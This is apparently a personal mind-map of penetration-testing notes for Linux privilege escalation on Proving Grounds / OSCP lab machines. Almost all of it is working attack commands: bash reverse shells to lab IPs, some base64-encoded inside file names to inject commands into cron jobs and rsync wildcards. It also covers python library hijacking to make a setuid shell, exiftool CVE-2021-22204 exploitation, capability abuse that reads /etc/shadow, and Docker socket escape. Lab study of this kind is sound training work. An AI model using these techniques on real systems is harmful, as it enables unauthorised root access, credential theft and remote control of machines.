    - rsync — * * * * * root bash /opt/backup.sh — rsync --password-file=/root/passwd -a * rsync://vanity/backup/ — echo "bash -i >& /dev/tcp/192.168.45.5/4444 0>&1" > root.sh (Create a bash file containing a reverse shell) — touch '/var/www/html/uploads/-e bash root.sh' (File name -e switch = connect to a shell.) — nc -lvnp 4444
      - Vanity
  - apt package manager — * * * * * root apt-get update — cd /etc/apt/apt.conf.d — nano shell — help
    - Flimsy PG
  - Running /usr/bin/exiftool on JPG images located at /var/www/html/subrion/uploads and stores the output in a logfile. — * * * root bash /opt/image-exif.sh — Details — https://gbozyelg.medium.com/proving-grounds-practice-exfiltrated-4c11efba893d
    - Exfiltrated PG
  - */5 * * * * root /usr/bin/find . -type f -not -regex '.*\.\(jpg\|jpeg\|png\|gif\)' -exec bash -c "rm -f {}" \; — nano script / #!/bin/bash / /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.45.5/8888 0>&1' (Create a bash file that will be executed by the cron job giving shell) — chmod 777 script
    - Shiftdel PG
  - Executing exiftool on JPG files stored in a location /var/www/html/subrion/uploads — https://github.com/convisolabs/CVE-2021-22204-exiftool
    - Exfiltrated PG
    - 1 Pre-requisites
      - sudo apt install djvulibre-bin exiftool
      - exiftool -ver
        - > 7.44
    - 2 Creating the image.jpg — nano exploit.py — ip = "192.168.45.224" / port = "5555" — python3 exploit.py
    - 3 Transfer the image.jpg in the folder where exiftool is reading the metadata — /var/www/html/subrion/uploads/image.jpg
    - 4 Wait for the cron job to execute or trigger it manually with sudo — nc -lvnp 5555
  - Python script running — python3 /home/frank/script_apache.py
    ```
    import call
    import urllib
    url =urllib.urlopen(localhost)
    page=url.getcode()
    if page ==200:
          print ("We're all good!")
    else:
          print("We're failing!")
          call(["systemctl start apache2"],shell=True)
    ```
    — Let's create a urllib.py file in the /home/frank folder with the contents below. — import os / os.system ("cp /bin/sh /tmp/sh;chmod u+s /tmp/sh") (Wait for the cron job to run and then check /tmp) — Escalate our privileges — /tmp/sh -p
  - GravCMS — * * * * * cd /var/www/html/grav-admin;/usr/bin/php bin/grav scheduler 1>> /dev/null 2>&1
  - /bin/sh -c /bin/bash /usr/bin/clean-tmp.sh — cat /usr/bin/clean-tmp.sh / #! /bin/bash / find /dev/shm -type f -exec sh -c 'rm {}' \;
    - Assignment PG
    - touch /dev/shm/'$(echo -n Y2htb2QgdStzIC9iaW4vYmFzaA==|base64 -d|bash)' — **Obtain root** — bash -p
    - touch '$(echo -n L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDkuNjgvNDQ0NCAwPiYx|base64 -d|bash)'
    - touch /dev/shm/'$(echo -n L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDkuNjgvNDQ0NCAwPiYx|base64 -d|bash)'

Check for extended capabilities
- locate getcap
  getcap -r / 2>/dev/null
  /usr/sbin/getcap -r / 2>/dev/null
  - /usr/bin/python2.7 = cap_setuid+ep
    - /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash");'
    - ./python -c 'import os; os.setuid(0); os.system("/bin/bash");'
  - tar | /home/cyber/tar
    - Be aware of the fucking path
    - /home/cyber/tar -cvf /tmp/backup /var/backups/.old_pass.bak
      /home/cyber/tar -xvf backup
    - /home/cyber/tar -cvf /dev/shm/backup /etc/shadow
      /home/cyber/tar -xvf backup
  - perl — ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
  - Capabilities explained
    - CAP_DAC_READ_SEARCH — This only bypass file and directory red/execute permissions checks
    - CAP_DAC_OVERRIDE — This helps to bypass file read, write, and execute permission checks
    - CAP_SETGID — Allow changing of the GID
    - CAP_SETUID — Allow changing of the UID
    - CAP_CHOWN — Allow user to make arbitrary changes to file UIDs and GIDs

Custom scenarios
- The issue — You have a script that is sending emails towards clients when their password has expired. The email contains the username and the password expiry date from the database?
  - Spaghetti

Pivoting
- Docker instance running locally
  - Matrimony
  - 1 Check network configurations — ifconfig — docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    - Docker interface ________ inet 172.17.0.1
  - 2 Check available network connection — netstat -antup / netstat -ano — tcp 0 0 172.17.0.1:40606 172.17.0.2:22 ESTABLISHED 1546/ssh
    - host (172.17.0.1) is connected to the docker instance (172.17.0.2). This indicates that we can use SSH in the ...
  - 3 ssh -i root 172.17.0.2 — find / -name "docker.sock" 2>/dev/null — /run/docker.sock
    - Connect to docker instance · Check if we have access to docker.sock · That means Yes
  - 4 Copy the docker binary from the victims machine to the docker instance — ./docker -H unix:///run/docker.sock images
    - Run inside docker container
  - 5 Create a container and mount the /root folder of the target host on our new container. — ./docker -H unix:///var/run/docker.sock run -it -v /root:/mnt 7e0aa2d69a15 bash — cd mnt

ruby
- YAMLload — Universal RCE with Ruby YAML.load (v > 2.7)

Check compilation capabilities
- which gcc / which cc — gcc --version
- which python — python --version

Search for filenames
- Global search for files
  - find / -iname "*config.php*" 2>/dev/null — find . -iname file* (search in current folder)
    - search in the entire system for files
  - find / -iname "*backup*" 2>/dev/null
- Files in specific Directories — find / -type d -name file.txt (search globally) — find . -type d -name sql (search in the current p…)
- Files that have 777 permissions, user root — find / -user root -type f -perm 0777 -print 2>/dev/null
- Files that belong to a particular user — find / -type f -user <user_name> 2>/dev/null — find / -user URS 2>/dev/null
- Search for sql in the files within a dir — grep -Ri 'sql' . --colour=auto
- Find files depending on the size — find / -size 100M -type f 2>/dev/null
- Search for a binary path's — find / -iname 'gcc-*' 2>/dev/null
- Search for all lines that contain the word pass from all files within the current directory — grep -r "pass*" .

Vulnerable services
- /usr/bin — screen 4.05 — https://www.exploit-db.com/exploits/41154
- Java Debug Wire Protocol — jdwp — java -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y /opt/stats/App.java
  - OSCP B .150
- Interesting binaries — /usr/bin/base64 / /usr/bin/base64key
  - Calfo PG

Some ideas
- When you run pspy, leave it for at least 5 minute, you never know what you might get
- Use the same ports which are already opened on the victims machine to get shell to bypass firewall runes.
- If you get access to the db, try every single fucking password you find with the users from the machine
- You can abuse access controls if you know that a file (crypt.php) might exist in a folder (devel) in which you don't have access — cat /devel/crypt.php

Presented with xmind